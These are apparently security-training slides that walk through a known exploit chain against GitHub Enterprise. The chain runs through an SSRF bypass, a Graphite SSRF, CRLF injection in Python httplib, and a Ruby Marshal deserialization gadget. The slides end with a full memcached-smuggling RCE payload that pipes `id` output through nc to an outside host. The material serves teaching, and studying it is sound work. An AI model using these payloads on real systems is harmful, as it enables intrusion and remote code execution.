
```
POST /foo.php HTTP/1.1
Host: orange.tw
Accept: */*
User-Agent: GitHub-Hookshot/54651ac
X-GitHub-Event: ping
X-GitHub-Delivery: f4c41980-e17e-11e6-8a10-c8158631728f
Content-Type: application/x-www-form-urlencoded
Content-Length: 8972

payload=...
```

Reference: <https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

# SSRF in External Application

- Blacklist can be bypassed by Rare IP address format defined in ‘RFC 3986’
- In Linux, the ‘0’ represented as ‘localhost’. Hence the callback request URL for SSRF will be ‘http://0/’



Reference: <https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

# SSRF in External Application

- Limitations:
  - Only POST method was available over HTTP/HTTPS schemes
  - No 302 redirection
  - No CRLF Injection in faraday
  - The POST data and HTTP headers couldn't be controlled.

Reference: <https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

# SSRF in Internal Graphite Application

- Graphite is real-time graphing system. (Runs on port 8000)
- Written in Python and open-source project
  - <https://github.com/graphite-project/graphite-web>
- 2nd SSRF from source code in file 'webapps/graphite/composer/views.py'

```
def send_email(request):
 try:
 recipients = request.GET['to'].split(',')
 url = request.GET['url']
 proto, server, path, query, frag = urlsplit(url)
 if query: path += '?' + query
 conn = HTTPConnection(server)
 conn.request('GET',path)
 resp = conn.getresponse()
 ...

```

Reference: <https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

# SSRF in Internal Graphite Application

- Graphite receives the user input 'url' and fetches the content.
- Following will be the SSRF execution chain payload:
- Request:

```
http://0:8000/composer/send_email?
to=orange@nogg&
url=http://orange.tw:12345/foo
```

- Response:

```
$ nc -vvlp 12345
...

GET /foo HTTP/1.1
Host: orange.tw:12345
Accept-Encoding: identity
```

Reference: <https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

# CRLF Injection in Python

- CRLF injection in Python library ‘`httpplib.HTTPConnection`’ used in Graphite.
- CRLF injection PoC:

Request

Response

```
http://0:8000/composer/send_email?
to=orange@nogg&
url=http://127.0.0.1:12345%0D%0Ai_am_payload%0D%0AFoo:
```

```
$ nc -vvlp 12345
...
GET /
i_am_payload
Foo: HTTP/1.1
Host: 127.0.0.1:12345
Accept-Encoding: identity
```

Reference: <https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

© Copyright 2019 NotSoSecure Global Services Limited,A Claranet Group Company all rights reserved.

# Unsafe Deserialization

- GitHub stored Ruby Objects in Memcached.
- Ruby Gem ‘memcached’ used to handle caches, and cache was wrapped by Marshal.

Reference: <https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

Reference: <https://frohoff.github.io/appseccali-marshalling-pickles/>

© Copyright 2019 NotSoSecure Global Services Limited, A Claranet Group Company all rights reserved.

# Unsafe Deserialization

- Unsafe Marshal in Rails Console:

```
irb(main):001:0> GitHub.cache.class.superclass
=> Memcached::Rails

irb(main):002:0> GitHub.cache.set("nogg", "hihihi")
=> true

irb(main):003:0> GitHub.cache.get("nogg")
=> "hihihi"

irb(main):004:0> GitHub.cache.get("nogg", :raw=>true)
=> "\x04\bI\"vhiihi\x06:\x06ET"

irb(main):005:0> code = `id`
=> "`id`"

irb(main):006:0> payload = "\x04\x08" +
":o"+":\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy"+"\x07" + ":\x0E@instance" +
":o"+":\x08ERB"+"\x07" + ":\x09@src" + Marshal.dump(code)[2...-1] + ":\x0c@lineno"+ "i\x00" +
":\x0C@method"+":\x0Bresult"
=>
"\u0004\bo:@ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy\o:\u000E@instanceo:\bERB\o:\t@s
rcI\"t`id`\u0006:\u0006ET:f@lineno\o\u0000:f@method:\vresult"

irb(main):007:0> GitHub.cache.set("nogg", payload, 60, :raw=>true)
=> true

irb(main):008:0> GitHub.cache.get("nogg")
=> "uid=0(root) gid=0(root) groups=0(root)\n"
```

Reference: <https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

# Remote Code Execution

■ First SSRF   ■ Second SSRF   ■ Memcached protocol   ■ Marshal data

```
http://0:8000/composer/send_email
?to=orange@chroot.org
&url=http://127.0.0.1:11211/%0D%0Aset%20githubproductionsearch/quer
ies/code_query%3A857be82362ba02525cef496458ffb09cf30f6256%3Av3%3Aco
unt%200%2060%20150%0D%0A%04%08o%3A%40ActiveSupport%3A%3ADeprecation
%3A%3ADeprecatedInstanceVariableProxy%07%3A%0E%40instanceo%3A%08ERB
%07%3A%09%40srcI%22%1E%60id%20%7C%20nc%20orange.tw%2012345%60%06%3A
%06ET%3A%0C%40linenoi%00%3A%0C%40method%3A%0Bresult%0D%0A%0D%0A
```

Reference:

[https://3.bp.blogspot.com/-v4zyIR98B\\_4/WXt7flRIbVI/AAAAAAAAD30/ho1WSQ3WQQkZCa7SCarnOHy1eD9VEtINgCLcBGAs/s1600/final%255B1%255D.png](https://3.bp.blogspot.com/-v4zyIR98B_4/WXt7flRIbVI/AAAAAAAAD30/ho1WSQ3WQQkZCa7SCarnOHy1eD9VEtINgCLcBGAs/s1600/final%255B1%255D.png)

# Attack Scenario

- Find 1st SSRF by bypassing the existing protection in ‘Webhook’.
- Find 2nd SSRF in ‘Graphite’ service
- Chaining both SSRF into a SSRF execution chain
- Finding CRLF injection in the SSRF execution chain
- Smuggled as Memcached protocol and inserted a malicious Marshal Object
- Attacker triggered RCE.

Reference: <https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

# Key Takeaways from the Class

- Attack Surface Enumeration
- Out-of-Band Techniques
- Bypassing Data Boundaries
- Vulnerability Chaining
- Second Order Injections
- Bypassing Layered Logic
- Exploiting Packed Files/Protocols
- Exploring Data Format
- Exploiting Identifier Mapping
- Exploring Application Context
- Cryptography Attacks
- Explore the Lab

# 30 Day Lab Access

- Lab Time will start from 19th June 2019 and will Expire on 19th July 2019.
- Lab will be periodically refreshed, generally on Monday.
- Please send an email to [awhtraining@notsosecure.com](mailto:awhtraining@notsosecure.com) for any lab related queries.

# Thank You

---

feedback/contact  
[awhtraining@notsosecure.com](mailto:awhtraining@notsosecure.com)

# END PRESENTATION